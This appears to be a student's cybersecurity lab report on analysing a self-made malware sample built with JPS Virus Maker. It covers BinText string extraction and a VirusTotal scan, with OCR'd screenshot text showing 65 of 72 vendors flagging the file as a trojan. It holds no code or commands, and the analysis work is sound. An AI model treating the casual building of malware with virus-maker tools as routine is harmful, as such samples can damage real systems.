
Perform a strings search using BinText

- Embarking on the intriguing journey of string searching within binary files, I recently dived into the realm of cybersecurity armed with a powerful tool - BinText. In the intricate tapestry of cybersecurity, the ability to dissect and interpret binary data is a skill that takes center stage.
- BinText, a tool meticulously designed for such purposes, became my guide in unravelling the concealed secrets embedded within binary files. This expedition commenced with the download and deployment of BinText, an application that promised to bring clarity to the enigmatic world of binary strings. With a user-friendly interface, BinText empowers enthusiasts and cybersecurity professionals alike to scrutinize binary files, conducting string searches to unveil concealed patterns or malicious indicators.
- For this assignment, I proceeded by downloading, installing, and running the BinText tool. Upon launching the application, I navigated to the "Browse" button and uploaded the malicious file previously created using JPS Virus Maker. Subsequently, clicking on the "Go" option initiated BinText extraction process, revealing all the text within the malicious file.





- The information extracted was displayed, as shown in the below image. Notably, strings designated by the colour green and denoted with 'A' were identified as ANSI strings. This crucial insight indicates the completion of the analysis, shedding light on the specific type of strings present in the malicious file.





- This assignment's journey with BinText provided a comprehensive exploration into the inner textual components of the malware, offering valuable insights for further analysis and understanding.


Objective: 05


Perform online malware scanning using Virus Total


- Venturing into the realm of cybersecurity, my recent assignment led me to the powerful domain of online malware scanning, where the spotlight was on virus Total. In this exploration, the objective was clear — harnessing the capabilities of Virus Total to scrutinize and assess the potential threats within a given file.
- With the mission at hand, I embarked on a journey that involved uploading a suspicious file to the Virus Total platform and leveraging its extensive array of antivirus engines to conduct a comprehensive analysis. The fascinating process unfolded as Virus Total meticulously examined the file, presenting a detailed report that highlighted potential risks, detected viruses, and insights into the file's reputation.
- For this assignment, I conducted malware analysis on a sample I previously crafted using JPS Virus Maker. Opting for the widely-used malware scanning web service, Virus Total, I uploaded my malware and clicked "Analyse." The results revealed that out of 72 security vendors, 65 identified the file as malicious. Digging deeper, I explored the "Details" option, uncovering various hashes, file creation and modification dates, and other critical details about the malware.




Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-Linux
kali-linux-2023.3-vmwa
Windows 8.x x64
Windows 7 x64
Home
Windows 8.x x64
Open
JPS Virus Maker ▸ JPS Virus Maker.sfx
Search JPS Virus Maker.sfx
Organize
New folder
Favorites
Desktop
Downloads
Recent places
Homegroup
This PC
Network
Name
Date modified
Type
gbpast - Login 9/12/2023 9:59 PM Internet Shortcut
Home - blankhack 9/12/2023 9:59 PM Internet Shortcut
Home - cybergoons 9/12/2023 10:00 PM Internet Shortcut
JPS Virus Maker 4/1/2012 9:36 AM Application
learn all kind of hacking 9/12/2023 9:59 PM Internet Shortcut
Sender 11/9/2023 11:54 PM Application
svchost 9/11/2023 11:43 PM Application
venom 11/9/2023 11:56 PM Application
File name: venom
All Files
Open
Cancel
OTAL
malware and other
y community.
SEARCH
Choose file
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-Linux
kali-linux-2023.3-vmwa
Windows 8.x x64
Windows 7 x64
Home
Windows 8.x x64
VirusTotal - File - b22b719967df
virustotal.com/gui/file/b22b719967df17fc66af718e562afe53f2bdebd48497b9dba39b6340d5dc8a82
b22b719967df17fc66af718e562afe53f2bdebd48497b9dba39b6340d5dc8a82
Sign in
Sign up
65
/ 72
65 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
b22b719967df17fc66af718e562afe53f2bdebd48497b9dba39b6...
venom.exe
Size
24.44 KB
Last Analysis Date
2 minutes ago
EXE
peexe
spreader
upx
overlay
Community Score
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.fsysna/killav
Threat categories
trojan
Family labels
fsysna
killav
diob
Security vendors' analysis
Do you want to automate checks?
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.





- This step-by-step process on Virus Total provided valuable insights into the characteristics and potential threats associated with the file, showcasing the platform's effectiveness in collaborative cybersecurity analysis.

Submitted By

Marepalli Rakesh

(Marepalli.rakesh@gmail.com)